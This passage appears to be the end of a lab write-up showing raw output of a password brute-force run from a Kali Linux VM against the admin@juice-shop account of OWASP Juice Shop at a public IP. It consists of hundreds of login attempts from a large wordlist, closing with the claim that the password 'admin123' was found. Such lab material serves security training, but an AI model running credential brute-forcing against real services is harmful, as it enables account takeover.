[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "soccer" - 29 of 14344399 (child 12) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "anthony" - 30 of 14344399 (child 14) (0/0)
```

```
kali-linux-2024.3-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

root@kali: /usr/share/wordlists

File Actions Edit View Help
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "london" - 476 of 14344399 (child 1) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "cantik" - 477 of 14344399 (child 6) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "1212456" - 478 of 14344399 (child 9) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "lakers" - 479 of 14344399 (child 14) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "marie" - 480 of 14344399 (child 2) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "teubene" - 481 of 14344399 (child 10) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "147258109" - 482 of 14344399 (child 5) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "charlotte" - 483 of 14344399 (child 7) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "natalia" - 484 of 14344399 (child 11) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "francisco" - 485 of 14344399 (child 4) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "amorcito" - 486 of 14344399 (child 13) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "amila" - 487 of 14344399 (child 12) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "paola" - 488 of 14344399 (child 8) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "angelito" - 489 of 14344399 (child 0) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "manchester" - 490 of 14344399 (child 2) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "hahaha" - 491 of 14344399 (child 15) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "elephant" - 492 of 14344399 (child 6) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "mummy" - 493 of 14344399 (child 1) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "shelby" - 494 of 14344399 (child 9) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "147258" - 495 of 14344399 (child 14) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "helkey" - 496 of 14344399 (child 2) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "genesis" - 497 of 14344399 (child 10) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "amigos" - 498 of 14344399 (child 5) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "mickers" - 499 of 14344399 (child 7) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "xavier" - 500 of 14344399 (child 13) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "turtle" - 501 of 14344399 (child 8) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "marlon" - 502 of 14344399 (child 11) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "linkinpark" - 503 of 14344399 (child 12) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "claire" - 504 of 14344399 (child 4) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "stupid" - 505 of 14344399 (child 6) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "147852" - 506 of 14344399 (child 3) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "marina" - 507 of 14344399 (child 15) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "parcia" - 508 of 14344399 (child 1) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "fuckyou!" - 509 of 14344399 (child 6) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "diego" - 510 of 14344399 (child 9) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "tramp" - 511 of 14344399 (child 14) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "letmein" - 512 of 14344399 (child 2) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "hockey" - 513 of 14344399 (child 10) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "444444" - 514 of 14344399 (child 5) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "sharon" - 515 of 14344399 (child 7) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "bonnie" - 516 of 14344399 (child 12) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "spidee" - 517 of 14344399 (child 3) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "lverson" - 518 of 14344399 (child 11) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "andrea" - 519 of 14344399 (child 15) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "justine" - 520 of 14344399 (child 4) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "frankie" - 521 of 14344399 (child 8) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "pimpin" - 522 of 14344399 (child 6) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "disney" - 523 of 14344399 (child 12) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "rabbitt" - 524 of 14344399 (child 1) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "44321" - 525 of 14344399 (child 5) (0/0)
[ATTNPT] target 54.73.53.134 - login "admin@juice-shop" - pass "fashion" - 526 of 14344399 (child 9) (0/0)
```

Then the brute force is done successfully and the password is admin123.

The End.